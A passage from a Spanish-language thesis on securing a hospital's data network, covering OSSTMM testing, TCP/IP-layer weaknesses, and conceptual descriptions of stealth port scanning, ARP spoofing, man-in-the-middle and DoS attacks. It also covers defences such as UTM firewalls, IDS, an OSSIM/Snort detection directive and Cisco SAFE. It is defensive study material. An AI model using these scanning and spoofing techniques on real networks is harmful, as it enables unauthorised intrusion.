La sección Seguridad Física se compone de los siguientes módulos:

- **Revisión de Perímetro:** Este es un método para evaluar la seguridad física de una organización y sus bienes, verificando las medidas de seguridad de su perímetro físico.
- **Revisión de monitoreo:** Este es un método para descubrir puntos de acceso monitoreados, a una organización y sus bienes, por medio del descubrimiento de custodia y monitoreo electrónico.
- **Evaluación de Controles de Acceso:** Este es un método para evaluar los privilegios de acceso a una organización y a sus bienes a través de puntos de acceso físicos.
- **Revisión de Respuesta de Alarmas:** Este es un método para descubrir procedimientos y equipos de alarmas en una organización.
- **Revisión de Ubicación:** Este es un método para obtener acceso a una organización o a sus bienes, a través de puntos débiles en su ubicación y en su protección contra elementos externos.
- **Revisión de Entorno:** Este es un método para ganar acceso o dañar a una organización o sus bienes, a través de puntos débiles en su entorno.

La metodología OSSTMM es mayormente utilizada para test de penetración, permite el uso de herramientas de búsqueda de vulnerabilidades, razón por la cual se ha seleccionado para el desarrollo de la presente tesis. La versión de la metodología utilizada para el análisis es 2.1, debido a la documentación y uso en trabajos relacionados, actualmente existe la versión 3.0.

1.6.2. Herramientas para análisis de vulnerabilidades

Existe una serie de herramientas que permiten realizar pruebas de seguridad, algunas de ellas vienen incluidas en distribuciones GNU-Linux, entre las más conocidas tenemos: BackTrack, Operator, PHLACK, Auditor, Knoppix-STD, Helix, nUbuntu, INSERT Rescue Security Toolkit.

Para el desarrollo de análisis de vulnerabilidades del presente proyecto se ha considerado el uso de *Backtrack*, actualmente basada en *Ubuntu 10.4.* Incluye una larga lista de herramientas de seguridad, entre las que destacan numerosos scanners de puertos y vulnerabilidades, archivos de exploits, sniffers, herramientas de análisis forense y herramientas para la auditoría.

1.7. Seguridad en redes

El objetivo de este tema es determinar los principales inconvenientes de las capas del modelo TCP/IP e identificar la forma en que la red es atacada, ya sea interrumpiendo la comunicación, deshabilitando servicios, manipulando información y produciendo conflictos en los sistemas con los que trabajan, entre otros aspectos.

1.7.1. Vulnerabilidades en capas de modelo TCP/IP

- **Capa de red:** Las vulnerabilidades de la capa de red están estrechamente ligadas al medio sobre el que se realiza la conexión. Por ejemplo: Desvío de los cables de conexión hacia otros sistemas, escuchas no intrusivas en medios de transmisión sin cables, etc.
- **Capa de Internet:** Las vulnerabilidades de esta capa se relacionan con el acceso a los datagramas IP. Los ataques en esta capa pueden ser: Técnicas de sniffing, la suplantación de mensajes, la modificación de datos, los retrasos de mensajes y la denegación de mensajes, la predicción de números de secuencia TCP, el envenenamiento de tablas caché, etc.
- **Capa de Transporte:** Las principales vulnerabilidades se relacionan con el establecimiento de una sesión TCP. Los ataques relacionados son respecto a la autenticación de los equipos involucrados en una sesión y pueden interceptar información durante el inicio de la sesión.
- **Capa de Aplicación:** La vulnerabilidades en la capa de aplicación se relacionan con las deficiencias en la programación de los protocolos utilizados.

1.7.2. Exploración de puertos

Las vulnerabilidades en el modelo TCP/IP están asociadas a los protocolos que utilizan las aplicaciones o servicios para establecer la comunicación. Según la numeración, los puertos se pueden clasificar en:

- **Puertos con números inferiores a 1024:** Denominados puertos bien conocidos, están reservados para servicios muy definidos, como telnet, SMTP, POP3, etc., son asignaciones fijas que no pueden ser utilizadas por otros servicios.
- **Puertos numerados entre 1024 y 49151:** Son puertos registrados, significa que IANA intenta ordenar el uso de este rango, pero sin las restricciones que existen para los puertos bien conocidos.
- **Puertos numerados entre 49152 y 65535**: Son puertos privados de los que se puede disponer para cualquier uso.[10]

Algunos de los puertos no registrados son utilizados por troyanos para ingresar a los sistemas, por lo que hay que tenerlos en cuenta al momento de realizar el análisis. Los puertos reservados sin embargo constituyen la base del análisis ya que al utilizarse para la comunicación de datos, es el punto clave de los atacantes.

1.7.3. Ataques informáticos

Se describen algunos de los ataques que atentan a la seguridad de nuestro sistema.

1.7.3.1. Ataques según los efectos causados

Estas acciones se pueden clasificar de modo genérico según los efectos causados:




Ilustración 6. Tipos de Ataques Informáticos según sus efectos.

[10] Protocolo TCP/IP, http://www.mcgraw-hill.es/bcv/guide/capitulo/8448199766.pdf, [Fecha de Consulta: 2011-06-17]

- **Interrupción**: Dejar fuera de servicio algún recurso del sistema o no encontrarse disponible.
- **Intercepción:** Una entidad no autorizada consigue acceso a un recurso.
- **Modificación:** Alguien no autorizado consigue alterar, retrasar y/o reordenar mensajes es decir, capaz de manipularla.
- **Fabricación:** Cuando se insertan objetos falsificados en el sistema.

1.7.3.2. Métodos comúnmente utilizados por atacantes

El estudio de estos métodos permitirá identificar los ataques a los que la red del hospital está expuesta en base a las vulnerabilidades encontradas, es necesario tener un conocimiento básico del funcionamiento de los protocolos TCP y UDP.

❖ **Ataques por Reconocimiento**

Realiza un mapeo no autorizado a los sistemas para la recopilación de información sobre las vulnerabilidades de dichos sistemas.

Las herramientas utilizadas para este tipo de ataques son:

- **Escaneo por Ping:** Determina que dispositivos están activos en la red mediante el uso del comando PING enviando un paquete **ECHO Request**. Existen diversos tipos de Scanning según las técnicas, puertos y protocolos explotados:

- **TCP Connect() Scanning:** Si el puerto está escuchando, devolverá una respuesta de éxito; cualquier otro caso significará que el puerto no está abierto o que no se puede establecer conexión con a él.
- **TCP SYN Scanning:** Envía un paquete SYN (como si se fuera a usar una conexión real) y se espera por la respuesta. Al recibir un SYN/ACK se envía, inmediatamente, un RST para terminar la conexión y se registra este puerto como abierto.
- **TCP FIN Scanning-Stealth Port Scanning:** Algunos sistemas (Firewalls y filtros de paquetes) monitorizan la red en busca de paquetes SYN a puertos restringidos. El escaneo FIN está basado en la idea de que los puertos cerrados tienden a responder a los paquetes FIN con el RST correspondiente.
- **Fragmentation Scanning:** Es una modificación de las técnicas anteriores en lugar de enviar paquetes completos de sondeo, los mismos se particionan en un par de pequeños fragmentos IP.

- **Barrido de puertos:** Consiste en enviar un mensaje a cada uno de los puertos del sistema objetivo. El tipo de respuesta recibida indica si el puerto está siendo utilizado y cuál es el servicio que está corriendo en él.
- **Analizador de paquetes (Packet Sniffers):** Es un programa que captura las tramas de red, uno de los más conocidos es Wireshark (Ethereal), Network Snooping y Packet Sniffing.

❖ **Ataques de Acceso**

Consiste en la habilidad de tiene un intruso para acceder a un dispositivo de la red, del cual el intruso no tiene una cuenta o contraseña, tomando ventaja de las vulnerabilidades de los servicios de autenticación, servicios FTP y servicios WEB.




Ilustración 7. Ataque de acceso.

Un Ataque de Acceso se compone de lo siguiente:

- **Ataque de Contraseñas:** Consiste en repetidos intentos para identificar una cuenta de usuario, contraseña o ambos mediante ataques de fuerza bruta.
- **Ataque Man in the Middle (*MiM*):** Es una técnica de hacking cuya finalidad es situar al equipo atacante en medio del equipo víctima y el router, y obtener toda la información que pasa a través de estos.




Ilustración 8. Ataque de hombre en el medio.

Algunos métodos utilizados son:

- **ARP Poison Routing:** Conocido como ARP Spoofing consiste en enviar mensajes ARP falsos a Ethernet, el atacante puede reenviar el tráfico a la puerta de enlace predeterminada real, modificar los datos antes de reenviarlos, o incluso lanzar un ataque de tipo DoS contra una víctima, asociando una dirección MAC inexistente con la dirección IP de la puerta de enlace predeterminada de la víctima.[11]
- **Denial of Service (DoS):** Este ataque provoca que un servicio sea inaccesible a los usuarios. El problema principal que causa este tipo de ataques es la pérdida de conectividad de la red por el consumo del ancho de banda de la red víctima, provocando la caída del servicio hasta que se consigue controlar el ataque.




Ilustración 9. Denegación de Servicio.

A continuación describimos algunos de los ataques de denegación de servicio, más comunes:

- **Ataque de sincronización por inundación:** Consiste en abrir randómicamente varios puertos TCP y probando los dispositivos de red con varias peticiones, de tal forma que la sesión es denegada para terceros.
- **Aplicaciones maliciosas:** Este ataque es realizado mediante programas escritos en Java, JavaScript, o ActiveX, actúan como troyanos o virus que pueden incrementar la carga sobre los recursos de la máquina.
- **Desconfiguración de routers:** Consiste en desconfigurar los routers para que enruten tráfico que deshabilita el tráfico web.
- **Ataques por troyanos:** Programa que enmascara normalmente para conseguir acceso a una cuenta o ejecutar comandos con los privilegios de otro usuario.

[11] ARP-Spoofing. http://es.wikipedia.org/wiki/ARP_Spoofing, [Fecha de consulta: 2011-06-23]

❖ **Ataques de Autentificación**

Se realiza tomando las sesiones ya establecidas por la víctima, obteniendo su nombre de usuario y password, entre ellos se menciona:

- **Spoofing-Looping:** *Spoofing* puede traducirse como "hacerse pasar por otro" su objetivo es actuar en nombre de otros usuarios. El proceso, llamado *Looping* tiene la finalidad de "evaporar" la identificación y la ubicación del atacante. Muchos ataques de este tipo comienzan con Ingeniería Social donde los usuarios por falta de cultura o conocimiento facilitan a extraños sus identificaciones dentro del sistema usualmente través de una simple llamada telefónica.[12]

[12] Ataques de Autenticación, http://www.segu-info.com.ar/ataques/ataques_autenticacion.htm, [Fecha de consulta: 2011-07-06]

2. CAPÍTULO II. ESQUEMA DE SEGURIDAD

2.1. Definición

Un esquema de seguridad es el conjunto de políticas de seguridad las cuales definen los estados de sistemas autorizados, o seguros, en contraposición a aquellos que no lo son. Por ello es importante tener una política de seguridad bien concebida y efectiva que pueda proteger la inversión y los recursos de información de la Institución.

2.2. Seguridad Perimetral

Consiste en la correcta implementación de los equipos de seguridad que controlan y protegen todo el tráfico de entrada y salida entre todos los puntos de conexión o el perímetro de la red a través de una correcta definición de las políticas de seguridad y una buena configuración de los dispositivos de protección; su objetivo es proteger a las redes de amenazas como: Hackers, ataques DoS, Malware, Spam, contenido malicioso en correos y Páginas Web en diferentes medios y puntos de conexión o perímetro de la red organizacional.

2.2.1. Firewall UTM

El firewall UTM es un sistema Unificado de Gestión de Amenazas, están diseñados para proporcionar una amplia gama de soluciones de seguridad en un único dispositivo, reduciendo costos y simplificando todo el proceso de gestión de la seguridad de sistemas, de información y de la instalación.

Hay dos perspectivas básicas o políticas de seguridad para un *Firewall*:

- Denegar todo de forma predeterminada y permitir que pasen paquetes seleccionados de forma explícita.
- Aceptar todo de forma predeterminada y denegar que pasen paquetes seleccionados de forma explícita.

2.2.2. Zentyal

La distribución GNU/Linux Zentyal conocido anteriormente como eBox, es una plataforma de red unificada para las PYMEs.

Zentyal puede actuar gestionando la infraestructura de red, como puerta de enlace a Internet (**Gateway**), gestionando las amenazas de seguridad (**UTM**), como servidor de oficina, como servidor de comunicaciones unificadas o una combinación de estas. Además, Zentyal incluye un marco de desarrollo para nuevos servicios basados en **Unix**.

2.3. Seguridad Interna

Los ataques a la seguridad pueden realizarse desde el interior de la red de la institución ya sea por los usuarios de la red o intrusos que suplanten la identidad de los usuarios. Para prevenir estos ataques se pueden utilizar técnicas como la compartamentalización y monitorización.

2.3.1. Compartamentalización

Los equipos de netoworking que disponen de la posibilidad de enrutamiento y filtrado el tráfico de red permiten la compartamentalización de la red local.

La compartamentalización se puede establecer considerando lo siguiente:

- Segmentar la red en dominios de broadcast mediante VLANs (Virtual LAN), que son útiles para reducir el tamaño del brodcast y ayudan en la administración de la red separando segmentos lógicos de una red de área local que no deberían intercambiar datos.
- Diseñar políticas de acceso (ACLs) entre los segmentos de red creados, de forma que se pueda proteger el acceso a datos sensibles en la comunicación, como la administración de los equipos de networking y acceso a sistemas de información.

2.3.2. Monitorización

La monitorización de una red suele ser uno de los procesos previos a un ataque. La red puede ser monitorizada por sniffers instalados en algún sistema de la red, l información obtenida sirve para explotar agujeros de seguridad u obtener contraseñas

de usuarios de la red. Sin embargo la misma técnica de monitorización puede servir para detectar y perseguir a los intrusos.

2.3.2.1. Sistema de Detección de Intrusos (IDS)[13]

Protege el sistema contra las amenazas de seguridad, sirve como complemento de seguridad de los firewalls, es un sistema que intenta detectar y alertar sobre las intrusiones en un sistema o en una red.




Ilustración 10. IDS – Exploración en tiempo real.

Se menciona dos tipos de Sistemas de Detección de Intrusos:

- **NIDS** (Network Intrusion Detection System): Analiza el tráfico de toda la red. Examina paquetes en búsqueda de opciones no permitidas y diseñadas para no ser detectadas por los cortafuegos. Produce alertas cuando se intenta explorar algún fallo de un programa de un servidor.
- **HIDS** (Host Intrusion Detection System): Analiza el tráfico sobre un servidor o un PC. Detecta intentos fallidos de acceso. Detecta modificaciones en archivos críticos.

[13] IDS, Sistema de Detección de Intrusos, PPT, www.uv.es/montanan/redes/trabajos/IDSs.ppt, [Fecha de consulta: 2011-07-18]

Las Instituciones que incorporan tecnología de redes, en donde todo es permisivo deben considerar el uso de IDS para detectar el acceso no autorizado a sus sistemas y controlar los riesgos a los que se exponen.

2.3.2.2. AlienVault

AlienVault Open Source SIEM (OSSIM) es un sistema de seguridad integral en código abierto que cubre desde la detección hasta la generación de métricas e informes a un nivel ejecutivo.

Una vez los eventos generados por las diferentes herramientas y dispositivos han sido recogidos por el sistema AlienVault, el sistema realiza una valoración del riesgo para cada evento y tiene lugar la correlación. Durante el proceso de correlación, a partir de una serie de patrones, se generan nuevos eventos para detectar ataques o problemas en nuestra red.




Ilustración 11. Funcionamiento de Alienvault.

Para acceder a toda la información recogida y generada por el sistema se hace uso de una consola Web que además nos permitirá configurar el sistema y ver el estado global de nuestra red en tiempo real.

AlienVault se divide en tres programas principales: *ossim-server, ossim-framework* y *ossim-agent*. Además utiliza una base de datos para almacenar los eventos y la información necesaria para los *plugins* correspondientes a cada software o herramienta en AlienVault.

- **Ossim-server:** Es el corazón de OSSIM, un demonio que se conecta con la base de datos para obtener/ingresar datos desde los agentes y el framework. El propósito principal de este programa es:

- Recolectar datos de los agentes y otros servidores.
- Priorizar los eventos recibidos.
- Correlacionar los eventos recibidos de diferentes fuentes.
- Realizar la evaluación de riesgos y disparar alarmas.
- Almacenar eventos en la base de datos.
- Reenviar eventos o alarmas a otros servidores.

- **Ossim-framework:** Es un demonio que accede tanto a la base de datos de conocimiento del OSSIM, como a la BD de eventos. El propósito principal de este programa es:

- Leer/escribir archivos del *filesystem*, evitando que el server web lo haga directamente.
- Ejecutar comandos externos.
- Ejecutar en *background* tareas que requieran uso intensivo de CPU, para acelerar la visualización y el análisis.

- **Ossim-agent:** Los agentes se encargan de recolectar todos los datos enviados por los diferentes dispositivos conectados a la red, estandarizar estos datos para que OSSIM pueda entenderlos, y luego enviarlos al servidor. Se instala en una máquina que actuará de monitor en la red.

La base de la funcionalidad de AlienVault es la correlación de eventos.

- **Correlación**

La correlación, es el proceso por el cual se comprueba cada evento detectado en busca de evidencias que determinen, con cierto grado de seguridad, la aparición de ataques evitando la mayor cantidad posible de *falsos positivos*. La correlación se puede dar entre eventos generados por un mismo sensor o varios relacionados, como es el caso de snort y nesus. La correlación es un proceso en el que se van evaluando

condiciones hasta que estas llegan a un estado de riesgo, si se detectan varios sucesos que puedan indicar una situación peligrosa, entonces se lanza la alarma.




Ilustración 12. Correlación de eventos a través de AlienVault.

Una de las dificultades de la correlación es el saber establecer correctamente políticas que no den muchos falsos positivos y sobre todo que detecten las situaciones de riesgo.

❖ **Métodos utilizados en el proceso de correlación**

El proceso de correlación se rige mediante tres métodos heterogéneos pero con un mismo objetivo.

- **Correlación mediante secuencia de eventos (Correlación lógica):** Se implementa a través del panel de secuencias, en el cual se definen reglas que representan árboles de nodos de condiciones lógicas (secuencia de eventos). La variable de fiabilidad crece según el motor de correlación avanza a través de los nodos (eventos) cumpliéndose las condiciones de cada uno de ellos.
- **Correlación mediante algoritmos Heurísticos:** Ossim implementa un algoritmo heurístico de correlación por acumulación de eventos en un determinado tiempo. En el cuadro de mando se mostrará el nivel acumulado de riesgo, que será sensible a la cantidad de riesgo acumulado en una ventana de tiempo, irá subiendo proporcionalmente según la cantidad y la prioridad que tengan los eventos recibidos, e irá bajando con el paso del tiempo en caso de no recibir

nuevos eventos. Se dará máxima prioridad a los eventos definidos como “riesgo instantáneo”.

- **Compromiso and Attack Level Monitor (CALM)**

Es un algoritmo de valoración por acumulación de eventos con recuperación en el tiempo. La valoración del riesgo se puede realizar tanto a una única maquina de la red, como a un grupo de máquinas, e incluso a un segmento de la red que nos interese monitorizar.

La valoración se realiza dependiendo de dos variables:

Acumulación de eventos: La acumulación se realiza a través de la suma del riesgo instantáneo de cada evento en dos variables de estado:

- El nivel de compromiso “C”. Mide la posibilidad de que una máquina se encuentre comprometida, ofrece la evidencia de que ha habido un ataque y ha tenido éxito.
- El nivel de ataque “A”. Mide el posible riesgo debido a los ataques recibidos, ataque que podrá o no tener éxito.

Acumulación en el tiempo: El algoritmo CALM está pensado para la monitorización en tiempo real, tiene una memoria a corto plazo primando los eventos más recientes y caducando los más antiguos.

- **Correlación mediante inventariado:** Los ataques recibidos tienen siempre como objetivo un determinado “sistema operativo, servicio especifico, etc.”. Con el inventario de la red podremos descartar falsos positivos a maquinas que no cumplen dichas características y priorizar las maquinas de mayor riesgo como los servidores.[14]

- **Directivas**

El motor de correlación de Alienvault funciona por medio de directivas que se definen utilizando XML. Al iniciar el motor de correlación carga todas las directivas definidas en un árbol de estructuras lógicas de tipo “IF” y “OR”, que se relacionan entre sí para identificar ataques o comportamientos sospechosos en la red. Cuando una directiva

[14] Análisis de la plataforma OSSIM, Diciembre 2008, http://riunet.upv.es/bitstream/handle/10251/13179/Tesina.pdf?sequence=1 [Fecha de consulta: 2011-11-10]

genera una alarma lo que hace es crear un tipo especial de evento, que al igual que cualquier otro caso debe de ser generado por algún plugin.

La etiqueta de inicio de toda directiva contiene dos atributos: un identificador (ID) que consiste en un número decimal único y una descripción general de la directiva. A continuación se muestra un ejemplo de una regla establecida para snort:

```
<directive id="1" name="Successful Dcom exploit" priority="5">
      <rule type="detector" name="Snort dcom signature"
      reliability="1" time_out="60" occurrence="1" from="ANY" to="ANY"
      port_from="ANY" port_to="135,445" plugin_id="1001"
      plugin_sid="2192">
```

En donde:

- **Prioridad:** Si se tienen reglas anidadas, sólo la primera debe tener una prioridad asignada.
- **Reliability:** Es el nivel de confiabilidad de la regla y toma valores entre 0 y 10.
- **Time_out:** Tiempo en segundos que debe pasar para que una regla expire.
- **Occurrence:** Define el número de veces que la regla se debe cumplir antes de pasar a analizar la siguiente.
- **From:** Define la dirección IP origen de la regla. Se puede definir de varias maneras distintas:
- **To:** Dirección IP destino del ataque. Se define de la misma forma que el campo From.
- **Port_from:** Puerto origen de la regla
- **Port_to:** Define el puerto destino de la regla.
- **Plugin_id:** El identificador numérico asignado al Plugin del monitor o detector, en este caso Snort.
- **Plugin_sid.** El subíndice numérico asignado a cada evento, función o vulnerabilidad descubierta de acuerdo al Plugin en mención.

2.4. Metodología SAFE

SAFE-CISCO es una arquitectura modular que se fundamenta en estrategias y consideraciones de diseño de seguridad, organizando toda la red de datos en

módulos.[15] Esta arquitectura se compone de tres macro módulos: Campus Empresarial, Perímetro de la Empresa y Perímetro del ISP que constituyen la primera capa de modularidad. La segunda capa de modularidad representa una vista de los módulos de cada área funcional además de requisitos de seguridad específicos.




Ilustración 13. Segunda capa de modularidad de SAFE.

CAMPUS EMPRESARIAL

La empresa se compone de dos áreas funcionales: las oficinas centrales y el contorno. A su vez, ambas áreas están divididas en áreas que definen detalladamente las distintas funciones de cada área.

❖ Módulo de Gestión

El objetivo principal del módulo de gestión es facilitar la gestión segura de todos los dispositivos y hosts de la arquitectura SAFE de la empresa.

❖ Módulo Central

El módulo central de la arquitectura SAFE es casi idéntico al de cualquier otra arquitectura de red. Solamente enruta y conmuta el tráfico lo más rápidamente de una red a otra.

[15] Extending the Security, Midsize and Remote-User Networks, PDF, Abril 2009, http://www.cisco.com/warp/public/cc/curso/epso/sgfr/safes wp.pdf.2001, [Fecha de consulta: 2011-07-18]

Los dispositivos principales del módulo Central son:

- Conmutación de Capa 3: Enruta y conmuta datos de la red de producción de un módulo a otro.

❖ Módulo de distribución del edificio

El objetivo de este módulo es proporcionar servicios de la capa de distribución a los switches del edificio, entre los que se incluyen el enrutamiento, la calidad de servicio (QoS) y el control de accesos.

Los dispositivos principales del módulo de distribución del edificio son:

- Switches de Capa 3: Agregan switches de Capa 2 al módulo del edificio y proporcionan servicios avanzados.

❖ Módulo del edificio

SAFE define el módulo del edificio como la parte amplia de la red que contiene las estaciones de trabajo de los usuarios finales, los teléfonos y sus puntos de acceso de Capa 2 asociados.

Los dispositivos principales del módulo del edificio son:

- Switch de Capa 2: Proporciona servicios de Capa 2 a los teléfonos y a las estaciones de trabajo de los usuarios.
- Estación de trabajo de usuario: Proporciona servicios de datos a los usuarios autorizados de la red.
- Teléfono IP: Proporciona servicios de telefonía por IP a los usuarios de la red.

❖ Módulo de servidores

El objetivo principal del módulo de servidores es proporcionar servicios de aplicaciones a los usuarios finales y a los dispositivos.

Los dispositivos principales del módulo de servidores son:

- Switch de Capa 3: Proporciona servicios de Capa 3 a los servidores e inspecciona los datos que cruzan el módulo de servidores con NIDS.

- Gestor de llamadas: Realiza funciones de enrutamiento de llamadas para los dispositivos de telefonía por IP de la empresa.
- Servidores de la empresa y de los departamentos: Ofrece servicios de archivos, impresión y DNS, servicios SMTP y POP3 a los usuarios internos.

❖ **Módulo de distribución de contorno**

El objetivo de este módulo es agregar la conectividad de los distintos elementos al contorno. El tráfico se filtra y se enruta desde los módulos de contorno al núcleo.

Los dispositivos principales del módulo de distribución de contorno son:

- Switches de Capa 3: Agregan conectividad de contorno y proporcionan servicios avanzados.

PERÍMETRO O CONTORNO DE LA EMPRESA

❖ **Módulo de Internet Corporativo**

El módulo de Internet Corportativo provee a los usuarios internos conectividad con los servicios de Internet y a los usuarios de Internet acceso a la información de los servidores públicos. Además, está compuesta de dispositivos IDS que garantizan la seguridad contra cualquier ataque realizado a este módulo.

❖ **Módulo VPN y Acceso Remoto**

Provee de una conectividad segura a los usuarios de la EPN mediante la red de telefonía pública.

❖ **Módulo WAN**

Este módulo brinda seguridad al final de la WAN. Usando encapsulación Frame Relay, el tráfico es ruteado entre sitios remotos y el sitio central.

❖ **Módulo de Ecommerce**

Este módulo esta orientado a hacer transacciones de comercio electrónico.

La metodología SAFE para medianas empresas es la seleccionada por el grupo de investigación porque se ajusta a las necesidades de la red de datos de la Institución.

E. MATERIALES Y MÉTODOS

Con la finalidad de llevar un proceso investigativo eficiente y fructífero se utilizaron algunos métodos y metodologías, las mismas que se mencionan a continuación.

Los métodos utilizados son:

MÉTODOS

- **Método Científico**

El método científico permitió buscar información en libros, internet, y entrevistas a personas relacionadas, identificando los datos relevantes tanto para el análisis como para el planteamiento de soluciones.

- **Observación Directa**

Para llevar a cabo la observación de campo en las instalaciones de la institución se utilizó el método de la observación directa.

- **Observación Indirecta**

